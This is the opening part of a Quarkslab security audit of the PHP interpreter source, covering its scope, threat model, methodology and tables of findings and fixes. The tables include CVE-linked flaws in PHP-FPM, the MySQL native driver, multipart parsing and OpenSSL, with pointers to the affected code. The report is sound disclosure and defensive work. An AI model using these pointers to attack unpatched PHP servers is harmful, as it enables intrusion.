
PHP-SRC audit

Technical report, in Collaboration with Open Source Technology Improvement Fund, Inc.

Reference	24-07-1730-REP
Version	1.4
Date	2025/03/14



Quarkslab SAS
10 boulevard Haussmann
75009 Paris
France

1. Project Information

Document history			
Version	Date	Details	Authors
1.0	2024/09/06	Initial version	Julio Loayza Meneses Angèle Bossuat Mihail Kirov Sébastien Rolland
1.1	2024/09/11	Minor updates after OSTIF feedback	Julio Loayza Meneses Angèle Bossuat Mihail Kirov Sébastien Rolland
1.2	2024/09/11	Minor updates after PHP Foundation feedback	Julio Loayza Meneses Angèle Bossuat Mihail Kirov Sébastien Rolland
1.3	2025/02/10	Removed details about security issues until fixes are applied	Julio Loayza Meneses Angèle Bossuat Mihail Kirov Sébastien Rolland
1.4	2025/03/14	Minor updates after PHP Foundation feedback	Julio Loayza Meneses Angèle Bossuat Mihail Kirov Sébastien Rolland

Quarkslab		
Contact	Role	Contact Address
Frédéric Raynal	CEO	`fraynal@quarkslab.com`
Ramtine Tofighi Shirazi	Project Manager	`mrtofighishirazi@quarkslab.com`
Sébastien Rolland	R&D Engineer	`srolland@quarkslab.com`
Mihail Kirov	R&D Engineer	`mkirov@quarkslab.com`
Julio Loayza Meneses	Cryptography Expert	`jloayzameneses@quarkslab.com`
Angèle Bossuat	Cryptography Expert	`abossuat@quarkslab.com`

OSTIF and PHP Foundation		
Contact	**Role**	**Contact Address**
Derek Zimmer	Executive Director (OSTIF)	`derek@ostif.org`
Amir Montazery	Managing Director (OSTIF)	`amir@ostif.org`
Helen Woeste	Communications Manager (OSTIF)	`helen@ostif.org`
Roman Pronskiy	Operations Manager (PHP)	`roman.pronskiy@jetbrains.com`

Contents

1 Project Information **1**

2 Executive Summary **5**
2.1 Context 5
2.2 Objectives 5
2.3 Methodology 6
2.4 Findings Summary 6
2.5 Recommendations and Action Plan 8
2.6 Conclusion 11

3 Reading Guide **12**
3.1 Executive summary 12
3.2 Introduction 12
3.3 Methodology 13
3.4 Metrics definition 13
3.4.1 Impact 13
3.4.2 Likelihood 13
3.4.3 Severity 14

4 Introduction **15**
4.1 Context 15
4.2 Scope 15
4.2.1 Cryptography 16
4.3 Methodology 16

5 Methodology **18**
5.1 Cryptography 18
5.2 PHP-FPM 18
5.3 MySQL Native Driver 18
5.4 RFC 1867 18
5.5 PDO 18
5.6 JSON decoding 18

6 Threat model **19**
6.1 Threat model key components 19
6.2 Formal definition 19
6.2.1 Threat Surface 20
6.2.2 Threat actors 21
6.3 Scenarios 21

7 FPM **22**
7.1 Context 22
7.2 Audit methodology 22
7.3 Findings 23
7.3.1 Configuration 23

7.3.2 Redirection of FPM workers stdout/stderr into main log 26
7.3.3 Shared Memory 33

8 RFC 1867 **37**
8.1 Context 37
8.2 Audit Methodology 37
8.3 Findings 38

9 Redacted security issues **52**

10 PDO **54**
10.1 Context 54
10.2 Audit methodology 54
10.3 Findings 55

11 Native MySQL driver **63**
11.1 Context 63
11.2 Audit methodology 63
11.3 Findings 63
11.3.1 Connection Establishment 63
11.3.2 Authentication 66
11.3.3 SQL Query 68

12 JSON **76**
12.1 Context 76
12.2 Audit methodology 76
12.3 Findings 76

13 Cryptography Overview **77**
13.1 Password hashing 77
13.2 Hash functions 77
13.3 CSPRNG 78
13.4 OpenSSL 79
13.5 libsodium 80
13.6 Vulnerabilities 80

14 Technical Conclusion **95**

Bibliography **96**

Acronyms **97**

A Appendix Example **99**
A.1 Fuzzing harness for fpm_stdio_parent_use_pipes(struct fpm_child_s *child) . . 99
A.2 MySQL Native Driver partial heap extraction exploit 102

2. Executive Summary

Note: Metric definition and vulnerability classification are detailed in the reading guide (chapter 3).

2.1 Context

The Open Source Technology Improvement Fund, Inc (OSTIF), thanks to funding provided by Sovereign Tech Fund (STF), engaged with Quarkslab to perform a security audit of PHP-SRC, the interpreter of the PHP language.

The OSTIF and Quarkslab have collaborated on several security assessments through the years, in the context of securing widely used and crucial open-source projects, such as:

- Audit of Operator Fabric, 2024
- Cloud Native Buildpacks security audit, 2024
- Kuksa security audit, 2024
- Falco security audit, 2023

The duration of the assessment was 57 days. A specific version tagged with security-audit-2024[1] was created for the audit by the PHP maintainers.

This report presents the results of the security assessment.

2.2 Objectives

The audit aimed to assist PHP's core developers and the community in strengthening the project's security ahead of the upcoming PHP 8.4 release. The codebase was analyzed within a defined scope, which was established and agreed upon by both PHP's core developers and the OSTIF teams. Based on this scope and the allocated time frame for the audit, an attack model was developed and approved by the PHP team. The agreed-upon tasks included:

- Key tasks:
  - basic tooling evaluation;
  - improve SAST tooling to enhance the existing GitHub CI without extra cost and with low maintenance;
  - build fuzzers compatible with oss-fuzz for potential critical functions that are not currently covered;
  - cryptographic and manual code review.
- High priority tasks:

[1] Corresponds to commit `df6d85acf852e085318293b1bcbf9f9d384e5bea`.

  - php-fpm master node and php-fpm worker glue code;
  - FPM pool separation;
  - MySQL Native Driver;
  - RFC 1867 HTTP header parser and MIME handling;
  - PDO: emulated prepares;
  - JSON parsing with a focus on `json_decode`;
  - OpenSSL external functions and its stream layer (`ext/openssl`);
  - libsodium integration (`ext/sodium`);
  - functionalities related to passwords (`ext/standard/password.c`);
  - functionalities related to hashing (`ext/hash`);
  - functionalities related to CSPRNG (`ext/random/csprng.c`).
- Extra-considerations tasks, if applicable during the allocated time frame.

The assessment was conducted within a set timeframe, with the primary focus on identifying vulnerabilities and issues in the code according to the defined attack model.

2.3 Methodology

To assess the security of PHP-SRC, Quarkslab's team first needed to familiarize themselves with the structure of the project and understand the key tasks outlined in the audit's scope. To achieve this, Quarkslab experts gathered and reviewed the available documentation and project resources. With a clear understanding of the features to be evaluated, Quarkslab developed an attack model that incorporated all the requested key tasks. This model was then presented to PHP's core developers, and once approved, the assessment began.

The evaluation employed a combination of dynamic and static analysis. The static analysis focused on scrutinizing the source code to identify vulnerabilities related to the implementation and logic of the specified assessment targets. Dynamic analysis was used to complement the static review by speeding up the process through fuzzing and validating or refuting the hypotheses generated during the static analysis.

Quarkslab notes that the threat model and associated security issues scoring defined for this security assessment are different from PHP Foundation ones which can be found in their vulnerability disclosure policy.

2.4 Findings Summary

During the time frame of the security audit, Quarkslab has discovered several security issues and vulnerabilities, among which:

- 3 security issues considered as high severity;

- 5 security issues considered as medium severity;
- 9 security issues considered as low severity;
- 10 issues considered informative.

Most vulnerabilities have been shared via security advisories on the PHP-SRC GitHub repository. Other bugs and issues are provided only in this report.

This report was updated to indicate PHP Foundation actions to handle and fix all provided issues. As a result, 4 CVEs were or will be assigned following this collaboration, namely:

- CVE-2024-9026 for **LOW-2**;
- CVE-2024-8925 for **LOW-4**;
- CVE-2024-8928 for **HIGH-1**;
- CVE-2024-8929 for **HIGH-2**.

ID	Name	Perimeter
HIGH-1	Details to be shared after fixes	* * **
HIGH-2	Leak partial content of the heap through heap buffer over-read (CWE-122) - **CVE-2024-8929**	MySQL driver
MED-1	Denial of service of the PHP application and the CPU core used by the PHP-FPM worker instance which is loaded to its maximum capacity (CWE-833)	FPM
MED-2	Details to be shared after fixes	****
MED-3	Memory leak (CWE-401)	PDO
MED-4	OpenSSL - short keys are padded (CWE-1240)	crypto
MED-5	OpenSSL - the user's IV is overwritten (CWE-1240)	crypto
MED-6	OpenSSL - DH parameters not verified (CWE-1240)	crypto
LOW-1	Bad supplied UID or GID for PHP-FPM worker pool can trigger an integer overflow and create confusion on actual used UID/GID, or may repeatedly crash the starting workers (CWE-190)	PHP-FPM Configuration
LOW-2	Logs from workers may be altered (CWE-1287, CWE-117) - **CVE-2024-9026**	PHP-FPM
LOW-3	Integer Overflow when parsing `php.ini` configuration values (CWE-190)	Form-based File Upload (RFC 1867)
LOW-4	Erroneous parsing of multipart form data (CWE-1286) - **CVE-2024-8925**	Form-based File Upload (RFC 1867)
LOW-5	Abnormal system resources consumption that could result in a crash (CWE-400)	MySQL driver
LOW-6	OpenSSL - long keys are truncated (CWE-1240)	crypto

LOW-7	OpenSSL - IVs are truncated or NUL-padded (CWE-1204)	crypto
LOW-8	OpenSSL - CSR returned if signing failed (CWE-1059)	crypto
LOW-9	OpenSSL - `key_length` not handled properly (CWE-320)	crypto
INFO-1	Accepted multipart request boundaries with invalid sizes (CWE-130)	Form-based File Upload (RFC 1867)
INFO-2	Accepted invalid characters inside a boundary (CWE-1286)	Form-based File Upload (RFC 1867)
INFO-3	Parsing of inherently invalid multipart requests (CWE-130)	Form-based File Upload (RFC 1867)
INFO-4	Wrong boundary extraction from a non-standard request (CWE-241)	Form-based File Upload (RFC 1867)
INFO-5	Logical buffer over-read (CWE-126)	MySQL driver
INFO-6	OpenSSL - passphrase is not a good name (CWE-1099)	crypto
INFO-7	OpenSSL - missing documentation of `openssl_seal` (CWE-1059)	crypto
INFO-8	OpenSSL - missing and erroneous documentation of `openssl_csr_new` (CWE-1059)	crypto
INFO-9	OpenSSL - missing ciphers (CWE-327)	crypto
INFO-10	PBKDF2 - weak or absent recommendation (CWE-327)	crypto

Severity: critical, high, medium, low, info

2.5 Recommendations and Action Plan

Action Plan with *quick wins* We suggest applying all the recommendations associated with the described vulnerabilities.

ID	Recommendations	Perimeter
HIGH-1	Recommendation were provided to PHP maintainers and will be disclosed after fixes are applied by PHP maintainers.	* * **
HIGH-2	If `COM_FIELD_LIST` should not be supported here, then the last part of the function where the `ref` field is read and parsed should be deleted. Otherwise, an additionnal verification should be implemented, in order to make sure the read size `len` is inferior to `4096 - (p - begin)` before any read or write operation on `p`.	MySQL driver

`MED-1`	If the use of mutex or semaphore is not possible, pausing the program for 1 millisecond will significantly lower the CPU consumption. Additionally, a watch dog should be implemented within the Master process. The latter should wait for a limited number of attempts, in order to never deadlock.	FPM
`MED-2`	Recommendation were provided to PHP maintainers and will be disclosed after fixes are applied by PHP maintainers.	****
`MED-3`	Correctly release all memory when destroying internal structures used in the PDO extension's core logic.	PDO
`MED-4`	By default, remove the padding (i.e. set the `OPENSSL_DONT_ZERO_PAD_KEY` flag to true by default, and when off, issue a warning instead of padding silently).	crypto
`MED-5`	The IV parameter should only be used to return the value generated by OpenSSL. If a user passes a value, raise a warning and do not check its length, as it currently throws an error for a value that is not used. Also, update the docs example to include the IV.	crypto
`MED-6`	Indicate in the documentation that the DH parameters must match, and/or recommend the usage of `openssl_pkey_derive` which seems to perform the same operation using the full peer key, which errors out when the keys are not using the same parameters.	crypto
`LOW-1`	UID and GID should be expected to be an unsigned 32 bits integer, and the validity of the registered UID and GID should be verified before forking. Additionally, the `long` type should only be used when relevant or specifically needed, as its value may be different depending on the architecture and operating system.	PHP-FPM Configuration
`LOW-2`	Cursor index `start` should be set to `sizeof(FPM_STDIO_CMD_FLUSH) - cmd_pos` instead of `cmd_pos`. Additionally, null characters should be removed or encoded in the final buffer.	PHP-FPM
`LOW-3`	Verify that the user-supplied data via `php.ini` does not cause an integer overflow and use homogeneous integer types when doing integer arithmetic.	Form-based File Upload (RFC 1867)
`LOW-4`	Adjust the size of temporary buffers used to process multipart form data according to the size of the boundary defined in the HTTP `Content-Type` header.	Form-based File Upload (RFC 1867)
`LOW-5`	A limited amount of read bytes should be accepted when reading RSA Public Key from a file.	MySQL driver

`LOW-6`	By default, remove the truncation, or at least, do not do it silently.	crypto
`LOW-7`	Reject IVs that are not the correct size for the selected cipher.	crypto
`LOW-8`	Return `false` on failure.	crypto
`LOW-9`	Remove this parameter.	crypto
`INFO-1`	Limit the size of accepted multipart request body boundaries.	Form-based File Upload (RFC 1867)
`INFO-2`	Reject boundaries containing invalid characters.	Form-based File Upload (RFC 1867)
`INFO-3`	Disregard the request as invalid if the boundary length is greater than the `Content-Length` header value	Form-based File Upload (RFC 1867)
`INFO-4`	When extracting the multipart boundary from the HTTP `Content-Type` header, ensure that it is not a substring of another string, or disregard non-standard HTTP requests.	Form-based File Upload (RFC 1867)
`INFO-5`	One can make the authenticated plugin data buffer appended with uninitialized data, read from a 4096 bytes buffer used to store MySQL server response packets. It has currently no impact because the length of the buffer is not used; instead, a macro defines a fixed length.	MySQL driver
`INFO-6`	Change the name of the parameter to `key`, update the docs to indicate this is the *encryption key* and not a password. For comparison, `sodium_crypto_aead_aes256gcm_encrypt` uses `key` and correctly indicates it is the 256-bit encryption key.	crypto
`INFO-7`	Add an example using an IV, and correct the current example to add a `cipher_algo` parameter. This can be an opportunity to pick a good example (AES-CBC or AES-CTR? it doesn't seem that AEAD ciphers are supported), or at least point to `openssl_get_cipher_methods` so the user knows where to learn about the possible options. Moreover, state somewhere that `EVP_Seal*` only supports RSA keys, so notably no Elliptic Curves keys.	crypto
`INFO-8`	Complete and correct the documentation with this information.	crypto
`INFO-9`	Deprecate the ciphers that are no longer used and add the missing ones.	crypto
`INFO-10`	Add or update the recommendations for the salt and iterations, and set the default to HMAC-SHA256.	crypto

Severity: critical, high, medium, low, info

2.6 Conclusion

Quarkslab identified several vulnerabilities and bugs in PHP-SRC, many of which were found to pose significant risks in the context of PHP-FPM, where PHP scripts are executed continuously by the same OS process, making resource management crucial. Quarkslab recognizes the considerable security efforts made by PHP's developers to safeguard the tool. Additionally, Quarkslab provided recommendations and strategies for addressing the vulnerabilities, helping to strengthen the open-source tool and enhance its security moving forward.

3. Reading Guide

This reading guide describes the different sections present in this report and gives some insights about the information contained in each of them and how to interpret it.

3.1 Executive summary

The executive summary *(chapter 2)* presents the results of the assessment in a non-technical way, summarizing all the findings and explaining the associated risks. For each vulnerability, a severity level is provided as well as a name or short description, and one or more mitigations, as shown below.

ID	Name	Category
`CRIT-1`	Vulnerability Name #1	Injection
`HIGH-4`	Vulnerability Name #4	Remote code execution
`MED-3`	Vulnerability Name #3	Denial of Service
`LOW-2`	Vulnerability Name #2	Information leak

Severity: critical, high, medium, low, info

Each vulnerability is identified throughout this document by a unique identifier `<LEVEL><ID>`, where *ID* is a number and *LEVEL* the severity (`INFO`, `LOW`, `MEDIUM`, `HIGH` or `CRITICAL`). Every vulnerability identifier present in the vulnerabilities summary table is a clickable link that leads to the corresponding technical analysis that details how it was found (and exploited if it was the case). Severity levels are explained in section 3.4.

The executive summary also provides an action plan with a focus on the identified *quick wins*, some specific mitigations that would drastically improve the security of the assessed system.

3.2 Introduction

The introduction *(chapter 4)* recalls the context in which the assignment has been performed. It details the objectives set by the customer, the target of evaluation and the expected deliverables.

It also recalls the agreed scope of work including the different assets that must be assessed, the type of tests the auditors are allowed to perform as well as the type of tests or actions that are forbidden regarding the context of the assessment.

Last, the final planning of the assignment is detailed in this section recalling when the assessment started and ended as well as the different key steps and meetings dates.

3.3 Methodology

The introduction is followed by this section *(chapter 5)* detailing the methodology followed by the evaluators and the different steps of the assessment. This section also details the choices made by the auditors during the execution of the assessment and the reasons why they made them.

3.4 Metrics definition

This report uses specific metrics to rate the severity, impact and likelihood of each identified vulnerability.

3.4.1 Impact

The impact is assessed regarding the information an attacker can access by exploiting a vulnerability but also the operational impact such an attack can have. The following table summarizes the different levels of impact we are using in this report and their meanings in terms of information access and availability.

`Critical`	Allows a total compromise of the assessed system, allowing an attacker to read or modify the data stored in the system as well as altering its behavior.
`High`	Allows an attacker to impact significantly one or more components, giving access to sensitive data or offering the attacker a possibility to pivot and attack other connected assets.
`Medium`	Allows an attacker to access some information, or to alter the behavior of the assessed system with restricted permissions.
`Low`	Allows an attacker to access non-sensitive information, or to alter the behavior of the assessed system and impact a limited number of users.

3.4.2 Likelihood

The vulnerability likelihood is evaluated by taking the following criteria in consideration:

- **Access conditions:** the vulnerability may require the attacker to have physical access to the targeted asset or to be present in the same network for instance, or can be directly exploited from the Internet.
- **Required skills:** an attacker may need specific skills to exploit the vulnerability.
- **Known available exploit:** when a vulnerability has been published and an exploit is available, the probability a non-skilled attacker would find it and use it is pretty high.

The following table summarizes the different level of vulnerability likelihood:

Critical	The vulnerability is easy to exploit even from an unskilled attacker and has no specific access conditions.
High	The vulnerability is easy to exploit but requires some specific conditions to be met (specific skills or access).
Medium	The vulnerability is not trivial to discover and exploit, requires very specific knowledge or specific access (internal network, physical access to an asset).
Low	The vulnerability is very difficult to discover and exploit, requires highly specific knowledge or authorized access.

3.4.3 Severity

The severity of a vulnerability is defined by its impact and its likelihood, following the following table:

		Impact			
		●●●●	●●●○	●●○○	●○○○
Likelihood	●●●●	Critical	Critical	High	Medium
	●●●○	Critical	High	High	Medium
	●●○○	High	High	Medium	Low
	●○○○	Medium	Medium	Low	Low

4. Introduction

4.1 Context

PHP is a general-purpose scripting language geared towards web development. It was originally created by Danish-Canadian programmer Rasmus Lerdorf in 1993 and released in 1995. The PHP reference implementation is now produced by the PHP Group. PHP was originally an abbreviation of Personal Home Page but it now stands for the recursive initialism PHP: Hypertext Preprocessor.

PHP code is usually processed on a web server by a PHP interpreter implemented as a module, a daemon or a Common Gateway Interface (CGI) executable. On a web server, the result of the interpreted and executed PHP code—which may be any type of data, such as generated HTML or binary image data—would form the whole or part of an HTTP response. Additionally, PHP can be used for many programming tasks outside the web context, such as standalone graphical applications and drone control. PHP code can also be directly executed from the command line.

The standard PHP interpreter, powered by the Zend Engine, is free software released under the PHP License. PHP has been widely ported and can be deployed on most web servers on a variety of operating systems and platforms.

The PHP language has evolved without a written formal specification or standard, with the original implementation acting as the de facto standard that other implementations aimed to follow.

As up today, PHP is one of the most common programming languages and it is being used by 76.2 percent of all websites whose programming language could be determined. [1]

This section provides the context of the security assessment, along with the scope, methodology, and timeline.

4.2 Scope

The audit aimed to assist PHP's core developers and the community in strengthening the project's security ahead of the upcoming PHP 8.4 release.

The codebase was analyzed within a defined scope, which was established and agreed upon by both PHP's core developers and the OSTIF teams. Based on this scope, an attack model was developed and approved by the PHP team. The agreed-upon tasks included:

- php-fpm master node and php-fpm worker glue code;
- FPM pool separation;
- MySQL Native Driver;
- RFC 1867 HTTP header parser and MIME handling;

- PDO: emulated prepares;
- JSON parsing with a focus on `json_decode`;
- OpenSSL external functions and its stream layer (`ext/openssl`);
- libsodium integration (`ext/sodium`);
- functionalities related to passwords (`ext/standard/password.c`);
- functionalities related to hashing (`ext/hash`);
- functionalities related to CSPRNG (`ext/random/csprng.c`).

In addition to these tasks, the PHP team requested:

- basic tooling evaluation;
- improve SAST tooling to enhance the existing GitHub CI without extra cost and with low maintenance;
- build fuzzers compatible with oss-fuzz for potential critical functions that are not currently covered.

The assessment was conducted within a set timeframe, with the primary focus on identifying vulnerabilities and issues in the code according to the defined attack model.

4.2.1 Cryptography

For the cryptographic part of the audit, there were five focus points.

First, three specific kinds of primitives:

- `password`: functions related to password hashing, found in `ext/standard/password.c`;
- `hash`: functions related to hashes in general, found in `ext/hash/`;
- `CSPRNG`: functions related to (cryptographically secure) random generation, found in `ext/random/csprng.c`.

Then, two library integrations:

- `libsodium`: integration of the **libsodium**[1] cryptographic library, found in `ext/sodium/`;
- `OpenSSL`: integration of the **OpenSSL**[2] cryptographic software, found in `ext/openssl`.

All components include their related test files (with the `.phpt` extension), found in the `tests/` folder closest to them. Tests can easily be run from the `php-src` folder via the `$ make test TESTS="path/to/test/files"` command.

4.3 Methodology

In order to perform the security assessment on the provided scope-of-work, Quarkslab defined the following methodology:

[1] https://doc.libsodium.org/
[2] https://www.openssl.org/

- **Step 1: Discovery**
  - First focus on PHP-SRC high priority tasks related documentation and code overview.
  - Discovery allows to gain an understanding about security features and guarantees imparted to PHP-SRC.
- **Step 2: Threat model definition**
  - Definition of a threat model, focused on the defined scope-of-work.
  - Threat model provides priorities for further steps to be reviewed within the allocated time-frame.
- **Step 3: Manual code review**
  - Along with the discovery phase, manual code review of the code base is performed to gain an in-depth understanding of the project and identify potential security issues, bugs, or vulnerabilities.
  - This part focuses on high priority tasks and moving forward during the allocated time frame, in a best-effort manner.
  - Along with Step 2, manual code review helps to identify critical function that can be tested dynamically in Step 5.
- **Step 4: SAST/code tooling review**
  - Review of potentially applicable SAST tooling on the PHP-SRC projet, with a focus on high priority tasks, in order to provide suggestions.
  - If time permits, application of some of those tools to perform the review, taking into consideration the cost-free and low-maintenance criteria.
- **Step 5: Dynamic testing**
  - Based on the threat model, auditors could implement fuzzers or dynamic tests (when/if applicable) on the most critical aspects within the high priority tasks of the PHP-SRC project.
  - This step will be based on the results of Step 2 (threat model) and Step 3 (manual code review)
- **Step 6: Cryptographic review**
  - Review of the cryptographic primitives' usage of the items listed in the high priority tasks.
  - This step ensures that critical design parts are compliant with state-of-the-art recommendations.
- **Step 7: Extra-consideration item review**
  - Based on Step 1 and Step 2, a review on the extra considerations tasks, based on the allocated time frame of the collaboration, will be made.

5. Methodology

The objective is to provide details on the methodology from a more technical point of view, including the decisions that had to be done and the motivation behind these decisions.

5.1 Cryptography

Following the threat model (see Section 6 below), and due to the time constraint, we focused mainly on the *compliance* of the cryptographic functions, while also ensuring that no other kind of vulnerabilities was introduced. Due to the nature of the product, there are a lot of variables (input sizes, iteration counts) that cannot be hardcoded as they depend on the user's needs, hence some of our suggestions being to add a warning, or a note in the documentation. When applicable, we reviewed the recommendations already in place in the documentation to ensure they corresponded to the state of the art.

We made use of the tests already included in the source code, while also ensuring that nothing was missing from them as far as we could tell. For the random generation and the implementation of SHA functions, we used our own tool called **Crypto-Condor**[1] to test the randomness of the output and the compliance of the implementation respectively, on top of the code review.

5.2 PHP-FPM

The audit methodology used for this component is described in section 7.2.

5.3 MySQL Native Driver

The audit methodology used for this component is described in section 11.2

5.4 RFC 1867

The audit methodology used for this component is described in section 8.2.

5.5 PDO

The audit methodology used for this component is described in section 10.2.

5.6 JSON decoding

The audit methodology used for this component is described in section 12.2.

[1] https://quarkslab.github.io/crypto-condor/latest/index.html

6. Threat model

This document presents the threat model which was created by Quarkslab's engineers and which was proposed and accepted by the maintainers of PHP and OSTIF. It aims at providing a formal scope, as agreed on in *24-03-1584-PRO-V1.1*, and a global overview of the attack surface and the potential threats while defining priorities for the security audit.

6.1 Threat model key components

This section aims to list the software components of interest regarding the specific tasks requested by the PHP maintainers and community in addition to those selected by Quarkslab's engineers. These components are considered as the most critical and are used as a foundation to the definition of the current threat model:

- PHP-FPM Master process and workers links;
- PHP-FPM Worker pools isolation;
- MySQL Native Driver;
- RFC 1867;
- PDO extension;
- JSON parsing;
- OPCache/JIT, especially in a multi worker pool environment;
- FastCGI protocol parser;
- Cryptography defined by OpenSSL and libsodium integration, hash algorithms, CSPRNG, and password handling related functions;
- PHP functions that parse, filter, or transform data taken most of the time from the outside world like `parse_url` or `parse_str`.

After discussions with PHP maintainers, it has been decided that the FastCGI protocol parser would not be part of the most critical components as prerequisites are considered too big.

6.2 Formal definition

The formal definition of the current threat model incorporates an attack surface and a set of threat actors.

6.2.1 Threat Surface

The attack surface of the current threat model was chosen to focus on the SAPI PHP-FPM for the following main reasons:

- PHP-FPM has been mentioned by the PHP maintainers and the PHP community in the key tasks needed to be reviewed.
- PHP is a programming language particularly used for Web development. It's easy to integrate and mostly used alongside the famous HTTP servers Apache and Nginx via its FastCGI implementation called PHP-FPM.
- Since Apache version 2.0, PHP-FPM seems to be the preferred and recommended way to use PHP with Apache [2], over **PHP-CGI** and **PHP Module**;
- It has a larger attack surface than **PHP-CGI** while sharing a lot because it identifies as an extension as mentioned by the documentation [1];
- Through it, all the other software components, called out for security review, can be leveraged.

Figure 6.1 below describes the proposed attack surface for PHP.




Figure 6.1: Proposed attack surface of PHP-FPM

This diagram provides a simplified view of the attack surface focused on PHP-FPM and is not intended to be technically exhaustive. Its purpose is to highlight the attack surface and areas at risk when using PHP-FPM with an HTTP server such as Nginx or Apache. Additionally, it includes the key components listed in the previous section that should be covered by the security audit requested by the PHP maintainers and the PHP community.

[1] https://www.php.net/manual/en/install.fpm.php

6.2.2 Threat actors

To thoroughly understand the described attack surface, it is essential to identify and formally define the different threat actors and their capabilities within the context of using PHP-FPM. It is also important to note that targeting and identifying security issues in components requiring specific high-privileges may be less compelling due to the lower likelihood of potential attacks.

Quarkslab's engineers identified three different threat actors to be considered in the context of this audit:

- **Malicious end user** – An actor who could interact with PHP-FPM by submitting malicious input in order to target specific key components such as protocols parsers, JSON deserialization, base64 encoding and decoding, OpenSSL primitives, MySQL native driver, etc.;
- **Malicious PHP developer** – An actor who could interact with PHP-FPM directly through PHP functions, potentially targeting Zend and the global PHP environment in the context of multi-hosted environment;
- **Malicious operator** – An actor with administrative capabilities without having a full privileged access, potentially acting in a non-dedicated server environment (e.g., someone having the capability to modify configurations for a specific web application in a shared environment, but not the others). The operator could control the configuration of one or several PHP-FPM worker pools and the modules to load as well as communicating with PHP-FPM directly through its socket.

6.3 Scenarios

Based on the defined attack surface and the potential threat actors, we can define the following, non-exhaustive attack scenarios:

1. **Unexpected control flow**: Through specific data taken as input, either from the outside world or from a configuration, a memory or logical issue is leveraged in order to modify the expected control flow. The spectrum of possibilities is rather large, starting from crash to code execution, which is the ultimate target;
2. **Privilege escalation**: A compromised PHP-FPM worker is leveraged in order to exploit the links between it and the master process running as root, in order to gain privilege escalation;
3. **Broken isolation between pools**: A compromised worker or an initial access to a specific pool configuration are used to access or modify other pools' data;
4. **Broken cryptography**: A cryptographic algorithm is badly implemented or misused exposing confidentiality and integrity of data at risk.

7. FPM

7.1 Context

PHP-FastCGI Process Manager is a vital component in the PHP ecosystem, particularly when it comes to running PHP applications in a heavy-loaded sites environment. It is included as part of the PHP source code in the `php-src` repository.

FPM (FastCGI Process Manager) is an alternative FastCGI implementation to PHP-CGI, with additional features for handling high-traffic websites. It is designed to manage the processes that handle incoming requests in a more efficient and scalable way than traditional PHP-CGI setups. FastCGI itself is a protocol used to interface with external applications (like PHP) that generate dynamic content.

PHP-FPM is particularly useful in a server setup where PHP is deployed behind a web server like NGINX or Apache HTTP Server, which communicates with PHP-FPM using the FastCGI protocol.

In PHP-FPM, there are two types of processes:

- **Master Process:** The master process is the central management point in PHP-FPM. It is responsible for starting, stopping, and managing the worker processes. It reads the configuration files, sets up the environment, and spawns worker processes based on the specified configuration.
- **Worker Processes:** Worker processes handle the actual incoming requests. They execute the PHP scripts and return the output back to the request initiator.

As per the requests of PHP maintainers, OSTIF and our opinion, two parts of PHP-FPM were mainly audited:

- The "**glue code**" which refers to the internal code in the PHP-FPM source that links or integrates the master process with the worker processes. This glue code is responsible for the communication and coordination between these processes, ensuring that they work together effectively to handle incoming requests.
- **FPM Pool Separation** which refers to the ability of PHP-FPM to handle multiple pools of worker processes, each isolated from the others. This is a powerful feature that allows to run different applications or parts of an application under different configurations.

7.2 Audit methodology

The source code of the Server API (SAPI) PHP-FPM is located in `sapi/fpm/fpm`. Its security was evaluated using a mixed approach of static and dynamic analysis. The behavior of PHP-FPM was inspected using manual analysis and dynamic analysis in order to understand it, and better aprehend the two aforementioned parts we needed to focus on. The identified relevant source code was then thorougly audited, focusing on potential vulnerabilities and logical

discrepancies. Automated fuzzing was also employed on some parts of the source code when relevant, leveraging *PASTIS Ensemble Fuzzing*[3] in order to perform collaborative fuzzing thanks to fuzzers and Dynamic Symbolic Execution tools. The written fuzzing harness is provided in the A.1 appendix section.

Audit environment configuration

In all the examples presented in the subsequent sections, the provided PHP-SRC version was configured as follows on a Fedora Linux 37:

```
# in php-src-security-audit-2024
$ ./buildconf
$ EXTENSION_DIR=/usr/lib64/php/modules/ ./configure --enable-fpm --enable-debug
↪  --with-fpm-systemd --with-fpm-acl --with-config-file-path=/etc/php.ini
↪  --with-config-file-scan-dir=/etc/php.d/ CC=clang
$ make -j $(nproc)
```

7.3 Findings

Below are presented the findings of the component's assessment, highlighting both the identified security issues and recommendations for improving the robustness of the PHP-FPM "glue code" or pool separation.

